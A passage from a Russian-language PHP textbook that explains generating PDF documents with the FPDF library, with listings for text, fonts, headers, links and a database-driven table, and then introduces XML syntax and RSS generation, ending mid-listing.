Формат PDF (portable document format) компании Adobe часто используется для обеспечения единого внешнего вида документов как на экране, так и при печати. В этой главе вы узнаете, как динамически создавать файлы PDF с текстом, графикой, ссылками и т. д. Такая возможность откроет перед вами множество практических применений. Вы сможете создавать различные деловые документы, включая письма, счета и накладные. Кроме того, большую часть бумажной работы можно автоматизировать, наложив текст на скан бумажной формы и сохранив результат в файле PDF.

## Расширения PDF

В PHP существует несколько библиотек для генерирования документов PDF. В примерах этой главы используется популярная библиотека FPDF (<http://www.fpdf.org>) — блок кода PHP, который включается в скрипте функцией `require()`. Она не требует какой-либо настройки или поддержки на стороне сервера, поэтому может использоваться даже без поддержки на уровне хоста. Впрочем, основные концепции, структура и возможности файла PDF актуальны для всех библиотек PDF.



Другая библиотека для генерирования PDF — TCPDF — справляется с поддержкой специальных символов HTML и многоязыковым выводом UTF-8 лучше, чем FPDF. Изучите ее возможности и методы `writeHTMLCell()` и `writeHTML()`.

## Документы и страницы

Документ PDF состоит из страниц, каждая из которых может содержать текст и графику. В этом разделе показано, как создать документ, добавить в него страницы, разместить текст на страницах и отправить страницы браузеру.



Для запуска примеров этой главы скачайте с веб-сайта Adobe программу для просмотра PDF-файлов.

## Простой пример

Начнем с простого документа PDF. Листинг 11.1 записывает текст «Hello out there!» в страницу, а затем выводит полученный документ PDF.

**Листинг 11.1.** Программа «Hello out there!» в формате PDF


```
<?php
require("../fpdf/fpdf.php"); // путь к fpdf.php

$pdf = new FPDF();
$pdf->addPage();

$pdf->setFont("Arial", 'B', 16);
$pdf->cell(40, 10, "Hello out there!");

$pdf->output();
```

В листинге 11.1 воспроизводятся основные действия по созданию документов PDF: создание нового экземпляра объекта PDF, создание страницы, выбор допустимого шрифта для текста и запись текста в «ячейку» страницы. На рис. 11.1 показан вывод листинга 11.1.



**Рис. 11.1.** Пример генерирования PDF в программе

## Инициализация документа

В листинге 11.1 все начинается с создания ссылки на библиотеку FPDF функцией `require()`. Затем код создает новый экземпляр объекта FPDF. Следует учитывать, что все новые вызовы, обращенные к новому экземпляру FPDF, являются объектно-ориентированными вызовами методов этого объекта. (Если в примерах этой главы что-то покажется непонятным, обращайтесь к главе 6.)



После того как будет создан новый экземпляр объекта FPDF, добавьте к нему как минимум одну страницу, вызвав метод `AddPage()`. Далее выберите шрифт для вывода, который будет генерироваться вызовом `SetFont()`. Затем вызов метода `cell()` направит выходные данные в созданный документ. Чтобы отправить результат браузеру, достаточно вызвать метод `output()`.

## Вывод базовых текстовых ячеек

В библиотеке FPDF *ячейка* представляет прямоугольную область страницы, которую можно создать для выполнения операций. Ячейка может иметь высоту, ширину, поля и, конечно, текст. Базовый синтаксис метода `cell()` выглядит так:

```
cell(float ширина [, float высота [, string текст [, mixed рамка  
[, int позиция [, string выравнивание [, int заливка [, mixed ссылка]]]]]])
```

В первом параметре передается ширина, затем следует высота и выводимый текст. Далее идут параметры, управляющие обрамлением, текущей позицией в тексте, выравниванием, цветом заливки для текста, и наконец, флаг оформления текста в виде ссылки HTML. Например, чтобы изменить исходный пример так, чтобы при выводе использовалась рамка и выравнивание по центру, код ячейки должен быть приведен к следующему виду:

```
$pdf->cell(90, 10, "Hello out there!", 1, 0, 'C');
```

Метод `cell()` широко используется при генерировании документов PDF средствами библиотеки FPDF, поэтому вам определенно стоит выделить время на изучение всех аспектов этого метода. Большая их часть будет рассмотрена в этой главе.

## Текст

Текст занимает центральное место в файлах PDF. По этой причине существует много способов изменения его внешнего вида и макета. В этом разделе мы рассмотрим систему координат, используемую в документах PDF, функции для вставки текста и изменения атрибутов, а также использования шрифтов.

## Координаты

Началом координат (0,0) документа PDF в библиотеке FPDF считается левый верхний угол определяемой страницы. Все измерения выполняются в пунктах, миллиметрах, дюймах или сантиметрах. Пункт (используется по умолчанию) равен 1/72 дюйма, или 0,35 мм. В листинге 11.2 для определения размеров стра-

ницы выбираются дюймы, для чего используется конструктор класса `FPDF()`. Также при этом вызове может задаваться ориентация страницы (книжная или альбомная) и размер страницы (обычно `Legal` или `Letter`). Полная сводка параметров для создания экземпляра приведена в табл. 11.1.

**Таблица 11.1.** Параметры `FPDF`

| Параметры конструктора <code>FPDF</code> | Возможные значения  |
|--|---|
| Ориентация                               | P (книжная, по умолчанию)<br>L (альбомная)  |
| Единицы измерения                        | pt (пункт, или 1/72 дюйма, по умолчанию)<br>in (дюйм)<br>mm (миллиметр)<br>cm (сантиметр)                       |
| Размер страницы                          | Letter (по умолчанию)<br>Legal<br>A5<br>A3<br>A4 или настраиваемый размер (см. документацию <code>FPDF</code> ) |

Также в листинге 11.2 вызван метод `ln()`, который определяет текущую строку на странице. Метод `ln()` может получать необязательный аргумент, который определяет величину смещения в единицах измерения (определенных при вызове конструктора). В нашем случае для страницы в качестве единицы измерения выбираются дюймы: перемещения по документу и координаты для метода `cell()` задаются в дюймах.



Этот способ построения страниц PDF неидеален, потому что дюймы не обеспечивают такой точности управления, как пункты или миллиметры. Мы используем дюймы в этом примере для ясности.

В листинге 11.2 текст размещается в углах и в центре страницы.

**Листинг 11.2.** Управление размещением текста

```
<?php
require("../fpdf/fpdf.php");

$pdf = new FPDF('P', 'in', 'Letter');
$pdf->addPage();
```

```
$pdf->setFont('Arial', 'B', 24);  
  
$pdf->cell(0, 0, "Top Left!", 0, 1, 'L');  
$pdf->cell(6, 0.5, "Top Right!", 1, 0, 'R');  
$pdf->ln(4.5);  
  
$pdf->cell(0, 0, "This is the middle!", 0, 0, 'C');  
$pdf->ln(5.3);  
  
$pdf->cell(0, 0, "Bottom Left!", 0, 0, 'L');  
$pdf->cell(0, 0, "Bottom Right!", 0, 0, 'R');  
$pdf->output();
```

Вывод листинга 11.2 показан на рис. 11.2.




Рис. 11.2. Управление размещением текста

Немного проанализируем этот код. После определения страницы в конструкторе идут следующие строки кода:

```
$pdf->cell(0, 0, "Top left!", 0, 1, 'L');  
$pdf->cell(6, 0.5, "Top right!", 1, 0, 'R');  
$pdf->ln(4.5);
```

Первый вызов метода `cell()` приказывает классу PDF начать от точки с координатами (0,0), вывести текст «Top left!» без рамки с выравниванием по левому краю и вставить разрыв строки в конец вывода. Следующий вызов метода `cell()` требует создать ячейку шириной 6 дюймов, которая также начинается у левого края страницы, с рамкой шириной в полдюйма и текстом «Top right!», выровненным по правому краю. Затем мы приказываем классу PDF сместиться на 4,5 дюйма вниз по странице командой `ln(4.5)` и продолжаем генерировать вывод от этой точки. Как видите, есть много комбинаций с методами `cell()` и `ln()`. Однако на этом возможности библиотеки FPDF далеко не исчерпаны.

## Атрибуты текста

Существуют три базовых способа изменения внешнего вида текста: жирное начертание, подчеркивание и курсив. В листинге 11.3 метод `SetFont()` (упомянутый ранее в этой главе) используется для изменения форматирования выводимого текста. Учтите, что изменения во внешнем виде текста не являются взаимоисключающими (то есть могут использоваться в любом сочетании), а имя шрифта изменяется последним вызовом `SetFont()`.

### Листинг 11.3. Демонстрация использования атрибутов шрифта

```
<?php  
require("../fpdf/fpdf.php");  
  
$pdf = new FPDF();  
$pdf->addPage();  
  
$pdf->setFont("Arial", '', 12);  
$pdf->cell(0, 5, "Regular normal Arial Text here, size 12", 0, 1, 'L');  
$pdf->ln();  
  
$pdf->setFont("Arial", 'IBU', 20);  
$pdf->cell(0, 15, "This is Bold, Underlined, Italicised Text size 20", 0, 0,  
'L');  
$pdf->ln();  
  
$pdf->setFont("Times", 'IU', 15);  
$pdf->cell(0, 5, "This is Underlined Italicised 15pt Times", 0, 0, 'L');  
  
$pdf->output();
```

В этом коде конструктор вызывается без передачи атрибутов, со значениями по умолчанию для некоторых параметров (книжная ориентация, пункты и Letter). Вывод листинга 11.3 показан на рис. 11.3.



**Рис. 11.3.** Изменение начертания, размера и атрибутов шрифта

В FPDF входят следующие шрифты:

- Courier (моноширинный);
- Helvetica или Arial (псевдонимы, без засечек);
- Times (с засечками);
- Symbol (знаки);
- ZapfDingbats (знаки).

Метод `AddFont()` позволяет добавить другое семейство шрифтов, для которого у вас есть файл определения.

Конечно, выводить весь текст одним цветом неинтересно. На помощь приходит метод `SetTextColor()`. Он берет существующее определение шрифта и изменяет цвет текста. Обязательно вызовите этот метод до вызова метода `cell()`. Параметры цвета представляют собой комбинации числовых констант для красной, зеленой и синей составляющих от 0 (отсутствие) до 255 (полный цвет). Если второй и третий параметры не передаются, то первое число определяет оттенок серого, у которого красная, зеленая и синяя составляющие равны единственному переданному значению:

**Листинг 11.4.** Демонстрация атрибутов цвета

```
<?php
require("../fpdf/fpdf.php");

$pdf = new FPDF();
$pdf->addPage();
```

```


$pdf->setFont("Times", 'U', 15);
$pdf->setTextColor(128);
$pdf->cell(0, 5, "Times font, underlined and shade of grey text", 0, 0, 'L');
$pdf->ln(6);

$pdf->setTextColor(255, 0, 0);
$pdf->cell(0, 5, "Times font, underlined and red text", 0, 0, 'L');

$pdf->output();

```

На рис. 11.4 показан результат выполнения листинга 11.4.



**Рис. 11.4.** Добавление цвета к выводимому тексту

## Верхние и нижние колонтитулы и расширение класса

До настоящего момента мы рассматривали только вывод малых объемов текста на страницах PDF. Мы сделали это намеренно, чтобы продемонстрировать разнообразие возможностей работы с текстом в управляемой среде. Теперь рассмотрим расширенные возможности библиотеки FPDF. Помните, что эта библиотека в действительности представляет собой обычное определение класса, который вы можете использовать и расширять как хотите (но об этом позднее). Для расширения FPDF достаточно применить встроенные средства PHP:

```
class MyPDF extends FPDF
```

Мы расширили класс FPDF под новым именем MyPDF и теперь можем расширять любые методы объекта и добавить новые методы (но об этом позднее). Первые два метода, которые мы рассмотрим, являются расширениями существующих пустых методов `header()` и `footer()`, заранее определенных в суперклассе FPDF. Они генерируют верхние и нижние колонтитулы документа PDF. В длинном листинге 11.5 приведены определения этих методов. В них встречаются лишь несколько новых методов, самый важный из которых — `AliasNbPages()` — используется просто для подсчета общего количества страниц в документе PDF перед его отправкой браузеру.

### Листинг 11.5. Определение методов header() и footer()

```
<?php
require("../fpdf/fpdf.php");

class MyPDF extends FPDF
{
    function header()
    {
        global $title;

        $this->setFont("Times", '', 12);
        $this->setDrawColor(0, 0, 180);
        $this->setFillColor(230, 0, 230);
        $this->setTextColor(0, 0, 255);
        $this->setLineWidth(1);

        $width = $this->getStringWidth($title) + 150;
        $this->cell($width, 9, $title, 1, 1, 'C', 1);
        $this->ln(10);
    }

    function footer()
    {
        //Размещение в 1,5 см от нижнего края
        $this->setY(-15);
        $this->setFont("Arial", 'I', 8);
        $this->cell(0, 10,
            "This is the page footer -> Page {$this->pageNo()}/{\nb}", 0, 0, 'C');
    }
}

$title = "FPDF Library Page Header";

$pdf = new MyPDF('P', 'mm', 'Letter');
$pdf->aliasNbPages();
$pdf->addPage();

$pdf->setFont("Times", '', 24);
$pdf->cell(0, 0, "some text at the top of the page", 0, 0, 'L');
$pdf->ln(225);

$pdf->cell(0, 0, "More text toward the bottom", 0, 0, 'C');

$pdf->addPage();
$pdf->setFont("Arial", 'B', 15);

$pdf->cell(0, 0, "Top of page 2 after header", 0, 1, 'C');

$pdf->output();
```

Результаты выполнения листинга 11.5 показаны на рис. 11.5. На снимках страниц видны номера страниц в нижнем колонтитуле и номер в верхней части страницы (или страниц) после страницы 1. В верхний колонтитул включена ячейка с цветом для красоты.




Рис. 11.5. Добавление верхнего и нижнего колонтитула FPDF

## Изображения и ссылки

Библиотека FPDF также позволяет вставлять изображения и ссылки на части документа PDF или на внешние веб-адреса. Для начала посмотрим, как FPDF используется для вставки графики в документ. Допустим, вы строите документ PDF, содержащий логотип компании, и хотите, чтобы в верхней части каждой страницы выводился фирменный баннер. Для этого можно воспользоваться методами `header()` и `footer()`, определенными в предыдущем разделе. Когда у вас появится файл изображения, остается вызвать метод `image()` для включения изображения в документ PDF.

Новый метод `header()` выглядит так:

```
function header()
{
    global $title;

    $this->setFont("Times", '', 12);
    $this->setDrawColor(0, 0, 180);
    $this->setFillColor(230, 0, 230);
    $this->setTextColor(0, 0, 255);
}
```



```

$this->setLineWidth(0.5);


$width = $this->getStringWidth($title) + 120;

$this->image("php_logo_big.jpg", 10, 10.5, 15, 8.5);
$this->cell($width, 9, $title, 1, 1, 'C');
$this->ln(10);
}

```

Как видите, в параметрах метода `image()` передается имя файла изображения, координата  $x$  начальной точки вывода изображения, координата  $y$ , а также ширина и высота изображения. Если ширина и высота не указаны, FPDF пытается вывести изображение по заданным координатам  $x$  и  $y$ . Код также немного изменился в других областях. Мы убрали из вызова метода `cell()` параметр цвета заливки, несмотря на то что метод заливки по-прежнему вызывается в программе. В результате область вокруг ячейки заголовка окрашивается в белый цвет, чтобы изображение можно было вставить без лишних хлопот.

Новый заголовок со вставленным изображением показан на рис. 11.6.



**Рис. 11.6.** Верхний колонтитул страницы PDF со вставленным изображением

В заголовок также включаются ссылки, поэтому мы обратимся к тому, как использовать FPDF для добавления ссылок в документы PDF. FPDF позволяет создавать ссылки двух видов: внутренние (то есть ведущие к другой позиции в том же документе, например через две страницы) и внешние (ссылка на URL-адрес в интернете).

Внутренняя ссылка создается за два шага: сначала определяется исходная точка ссылки, а затем якорная точка, по которой будет выполнен переход при щелчке по ссылке. Для задания исходной точки используется метод `addLink()`. Этот метод возвращает дескриптор, который должен использоваться для создания точки перехода ссылки. Чтобы задать якорную точку, вызовите метод `setLink()`. Метод получает дескриптор исходной точки ссылки в параметре и устанавливает связь между двумя точками.

Внешние ссылки могут создаваться двумя способами. Если изображение используется как ссылка, примените метод `image()`. Чтобы использовать в качестве ссылки обычный текст, примените метод `cell()` или `write()` как в примере:

### Листинг 11.6. Создание внутренних и внешних ссылок

```
<?php
require("../fpdf/fpdf.php");
$pdf = new FPDF();

// Первая страница
$pdf->addPage();
$pdf->setFont("Times", '', 14);

$pdf->write(5, "For a link to the next page - Click");
$pdf->setFont('', 'U');
$pdf->setTextColor(0, 0, 255);
$linkToPage2 = $pdf->addLink();
$pdf->write(5, "here", $linkToPage2);
$pdf->setFont('');

// Вторая страница
$pdf->addPage();
$pdf->setLink($linkToPage2);
$pdf->image("php-tiny.jpg", 10, 10, 30, 0, '', "http://www.php.net");
$pdf->ln(20);

$pdf->setTextColor(1);
$pdf->cell(0, 5, "Click the following link, or click on the image", 0, 1, 'L');
$pdf->setFont('', 'U');
$pdf->setTextColor(0,0,255);
$pdf->write(5, "www.oreilly.com", "http://www.oreilly.com");

$pdf->output();
```

Двухстраничный результат, произведенный этим кодом, показан на рис. 11.7 и 11.8.




Рис. 11.7. Первая страница документа PDF, открываемого по ссылке




Рис. 11.8. Вторая страница документа PDF, содержащая внешние ссылки

## Таблицы и данные

До настоящего момента рассматривались только материалы PDF, имеющие статическую природу. Однако возможности PHP отнюдь не сводятся к обработке статического контента. В этом разделе мы объединим информацию из БД (с использованием примера MySQL из главы 9) и функциональности генерирования таблиц FPDF.



Для понимания этого раздела вспомните структуры БД, описанные в главе 9.

Листинг 11.7 тоже получился довольно длинным. Однако он хорошо прокомментирован, поэтому для начала прочитайте его, а затем мы обсудим ключевые моменты.

### Листинг 11.7. Генерирование таблицы

```
<?php
require("../fpdf/fpdf.php");

class TablePDF extends FPDF
{
    function buildTable($header, $data)
    {
        $this->setFillColor(255, 0, 0);
        $this->setTextColor(255);
        $this->setDrawColor(128, 0, 0);
        $this->setLinewidth(0.3);
        $this->setFont('', 'B');

        // Заголовок
        // создать массив для ширины столбцов
        $widths = array(85, 40, 15);
        // отправить заголовки документу PDF
        for($i = 0; $i < count($header); $i++) {
            $this->cell($widths[$i], 7, $header[$i], 1, 0, 'C', 1);
        }

        $this->ln();

        // Восстановление цвета и шрифтов
        $this->setFillColor(175);
        $this->setTextColor(0);
        $this->setFont('');

        // данные извлекаются из массива $data
        $fill = 0; // для чередования цветов фона строк таблицы
```

```

$url = "http://www.oreilly.com";
foreach($data as $row)
{
    $this->cell($widths[0], 6, $row[0], 'LR', 0, 'L', $fill);

    // задать цвета для вывода ссылки в стиле URL
    $this->setTextColor(0, 0, 255);
    $this->setFont('', 'U');
    $this->cell($widths[1], 6, $row[1], 'LR', 0, 'L', $fill, $url);

    // восстановить нормальные настройки цвета
    $this->setTextColor(0);
    $this->setFont('');
    $this->cell($widths[2], 6, $row[2], 'LR', 0, 'C', $fill);

    $this->ln();

    $fill = ($fill) ? 0 : 1;
}
$this->cell(array_sum($widths), 0, '', 'T');
}

//подключение к БД
$dbconn = new mysqli('localhost', 'dbusername', 'dbpassword', 'library');
$sql = "SELECT * FROM books ORDER BY title";
$result = $dbconn->query($sql);

// построить массив данных по информации из записей БД
while ($row = $result->fetch_assoc()) {
    $data[] = array($row['title'], $row['ISBN'], $row['pub_year']);
}

// создание и построение документа PDF
$pdf = new TablePDF();

// заголовки столбцов
$header = array("Title", "ISBN", "Year");

$pdf->setFont("Arial", '', 14);

$pdf->addPage();
$pdf->buildTable($header, $data);

$pdf->output();

```

Мы используем подключение к БД и строим два массива для передачи специальному методу `buildTable()` расширенного класса. Внутри метода `buildTable()` задаются цвета и атрибуты шрифта для заголовка таблицы, после чего отправляются заголовки на основании данных первого переданного массива. Другой массив `$width` используется для назначения ширины столбцов в вызовах `cell()`.

После отправки заголовков таблицы мы переберем в цикле `foreach` массив `$data` с информацией из БД. Обратите внимание: метод `cell()` использует значение `'LR'` для параметра `border`. С этим значением выводится рамка у левого и правого края ячейки. Мы также добавляем URL-ссылку во второй столбец — просто чтобы показать такую возможность при построении строк таблицы. Наконец, переменная `$fill` обеспечивает чередование цвета фона строк. Последний вызов метода `cell()` в методе `buildTable()` рисует завершающую часть таблицы и закрывает столбцы.

Результат выполнения кода показан на рис. 11.9.

| Title                              | ISBN                          | Year |
|------------------------------------|-------------------------------|------|
| Executive Orders                   | <a href="#">0-425-15863-2</a> | 1996 |
| Exploring the Earth and the Cosmos | <a href="#">0-517-54667-1</a> | 1982 |
| Forward the Foundation             | <a href="#">0-553-56507-9</a> | 1993 |
| Foundation                         | <a href="#">0-553-80371-9</a> | 1951 |
| Foundation and Empire              | <a href="#">0-553-29337-0</a> | 1952 |
| Foundation's Edge                  | <a href="#">0-553-29338-9</a> | 1982 |
| I, Robot                           | <a href="#">0-553-29438-5</a> | 1950 |
| Isaac Asimov: Gold                 | <a href="#">0-06-055652-8</a> | 1995 |
| Rainbow Six                        | <a href="#">0-425-17034-9</a> | 1998 |
| Red Rabbit                         | <a href="#">0-399-14870-1</a> | 2000 |
| Roots                              | <a href="#">0-440-17464-3</a> | 1974 |
| Second Foundation                  | <a href="#">0-553-29338-2</a> | 1953 |
| Teeth of the Tiger                 | <a href="#">0-399-15079-X</a> | 2003 |
| The Best of Isaac Asimov           | <a href="#">0-449-20829-X</a> | 1973 |
| The Hobbit                         | <a href="#">0-261-10221-4</a> | 1937 |
| The Return of The King             | <a href="#">0-261-10237-0</a> | 1955 |
| The Sum of All Fears               | <a href="#">0-425-13354-0</a> | 1991 |
| The Two Towers                     | <a href="#">0-261-10236-2</a> | 1954 |

**Рис. 11.9.** Таблица, сгенерированная средствами FPDF на основании информации из БД, с активными URL-ссылками

## Что дальше?

В этой главе не рассмотрен ряд других возможностей FPDF. На веб-сайте библиотеки вы найдете фрагменты кода и полностью работоспособные скрипты, а также форум для обсуждения — словом, все, что поможет вам стать настоящим экспертом FPDF.

В следующей главе мы немного сменим курс и займемся взаимодействиями с XML из PHP. В ней будут рассмотрены некоторые приемы применения разметки XML и способы разбора XML из встроенной библиотеки SimpleXML.

# XML

XML (extensible markup language) — стандартизированный формат данных. Как и разметка HTML, он состоит из тегов (`<example>like this</example>`) и сущностей (`&amp;`). Однако в отличие от HTML, язык XML проектировался с расчетом на простоту разбора на программном уровне и требует соблюдения определенных правил. В настоящее время XML считается стандартным форматом данных в таких разнообразных областях, как издательское дело, техника и медицина. Формат используется для удаленных вызовов процедур, работы с БД и многих других целей.

Любые программы могут генерировать файлы XML для извлечения информации (разбора) или ее вывода в HTML (преобразования). В этой главе мы покажем, как использовать парсер XML из поставки PHP и расширение XSLT для преобразования XML, а также кратко опишем генерирование XML.

В последнее время формат XML часто используется для удаленных вызовов процедур. Клиент кодирует имя функции и значения параметров в XML и отправляет их серверу по протоколу HTTP. Сервер декодирует имя функции и значения, решает, что делать, и возвращает ответное значение, закодированное в формате XML. XML-RPC предоставляет полезный механизм интеграции компонентов приложения, написанных на разных языках. О том, как написать сервер и клиент XML-RPC, будет рассказано в главе 16, а пока мы рассмотрим основы XML.

## Краткий обзор XML

Разметка XML в основном состоит из элементов (таких, как теги HTML), сущностей и обычных данных. Пример:

```
<book isbn="1-56592-610-2">
  <title>Programming PHP</title>
  <authors>
    <author>Rasmus Lerdorf</author>
```

```
<author>Kevin Tatroe</author>
<author>Peter MacIntyre</author>
</authors>
</book>
```

В HTML часто встречаются открывающие теги без парного закрывающего тега. Самый типичный пример:

```
<br>
```

В XML это недопустимо — каждый открывающий тег должен иметь закрывающий тег. Для тегов, которые не имеют внутреннего содержания (как разрыв строки `<br>`), в XML добавлен следующий синтаксис:

```
<br />
```

Теги могут вкладываться, но не могут перекрываться. Следующая конструкция допустима:

```
<book><title>Programming PHP</title></book>
```

А эта конструкция запрещена, потому что теги `<book>` и `<title>` перекрываются:

```
<book><title>Programming PHP</book></title>
```

XML-документ должен начинаться с *инструкции по обработке*, которая идентифицирует используемую версию XML (и возможно, другие атрибуты, например используемую кодировку текста). Пример:

```
<?xml version="1.0" ?>
```

Последнее требование к XML-документу гласит, что на верхнем уровне файла должен находиться только один элемент. Например, следующий фрагмент сформирован верно:

```
<?xml version="1.0" ?>
<library>
  <title>Programming PHP</title>
  <title>Programming Perl</title>
  <title>Programming C#</title>
</library>
```

А этот фрагмент некорректен, потому что на верхнем уровне файла находятся три элемента:

```
<?xml version="1.0" ?>
<title>Programming PHP</title>
<title>Programming Perl</title>
<title>Programming C#</title>
```

XML-документы редко строятся для конкретного случая использования. Теги, атрибуты и сущности, а также правила, управляющие их вложением, составляют структуру документа. Есть два способа записи этой структуры: определение типа документа *DTD* (document type definition) и *схема*, которые позволяют контролировать соблюдение правил при создании соответствующего типа документа.

Большинство документов XML не включают DTD. Он считается действительным, если содержит действительную разметку XML. В других документах DTD определяется как внешняя сущность в строке, содержащей имя и местоположение DTD (файл или URL):

```
<!DOCTYPE rss PUBLIC 'My DTD Identifier' 'http://www.example.com/my.dtd'>
```

Иногда бывает удобно инкапсулировать один документ XML в другом документе. Например, документ XML, представляющий почтовое сообщение, может содержать элемент, в который заключается присоединенный файл. Если этот файл имеет формат XML, он является вложенным документом XML. Но что делать, если документ сообщения содержит элемент *body* (тема сообщения), а присоединенный файл содержит данные XML, в которых тоже есть элемент *body*, но отвечающий другим правилам DTD? Как провести проверку документа, если смысл *body* изменяется в ходе проверки?

Проблема решается при помощи *пространств имен*. Пространства имен позволяют уточнять теги XML, например *email:body* и *human:body*.

В этом разделе мы лишь слегка затронули тему XML. В книге Эрика Рэя «Изучаем XML» (Символ-Плюс, 2001) представлен доступный вводный курс XML. Если вам понадобится полный справочник синтаксиса и стандартов XML, обращайтесь к книге «XML: справочник» (Символ-Плюс, 2002) Эллиота Расти Гарольда и Скотта У. Минса.

## Генерирование XML

На основе форм, запросов БД и любых других средств PHP вы можете генерировать динамическую разметку не только HTML, но и XML. Одним из потенциальных применений динамической разметки XML является RSS (rich site summary) — формат файлов для агрегирования новостных сайтов. Вы можете прочитать статьи из БД или из файлов HTML и выдать сводный файл с полученной информацией в формате XML.

Сгенерировать документ XML по скрипту PHP несложно. Просто замените тип MIME документа на "text/xml" при помощи функции `header()`. Чтобы выдать



объявление `<?xml ... ?>`, которое не будет интерпретировано как неверный тег PHP, просто выдайте строку командой `echo` из кода PHP:

```
echo '<?xml version="1.0" encoding="ISO-8859-1" ?>';
```

В листинге 12.1 документ RSS генерируется средствами PHP. Файл RSS представляет собой документ XML с несколькими элементами `channel`, каждый из которых содержит элементы новостей `item` с заголовком, описанием и ссылкой на саму статью. RSS поддерживает много других свойств `item`, не встречающихся в листинге 12.1. В PHP нет специальных функций для генерирования HTML и XML. Используйте `echo`!

### Листинг 12.1. Генерирование документа XML

```
<?php
header('Content-Type: text/xml');
echo "<?xml version=\"1.0\" encoding=\"ISO-8859-1\" ?>";
?>
<!DOCTYPE rss PUBLIC "-//Netscape Communications//DTD RSS 0.91//EN"
"http://my.netscape.com/publish/formats/rss-0.91.dtd">

<rss version="0.91">
  <channel>
    <?php
    // элементы новостей для построения RSS
    $items = array(
      array(
        'title' => "Man Bites Dog",
        'link' => "http://www.example.com/dog.php",
        'desc' => "Ironic turnaround!"
      ),
      array(
        'title' => "Medical Breakthrough!",
        'link' => "http://www.example.com/doc.php",
        'desc' => "Doctors announced a cure for me."
      )
    );

    foreach($items as $item) {
      echo "<item>\n";
      echo "  <title>{$item['title']}</title>\n";
      echo "  <link>{$item['link']}</link>\n";
      echo "  <description>{$item['desc']}</description>\n";
      echo "  <language>en-us</language>\n";
      echo "</item>\n\n";
    } ?>
  </channel>
</rss>
```

Скрипт генерирует результат следующего вида:

```
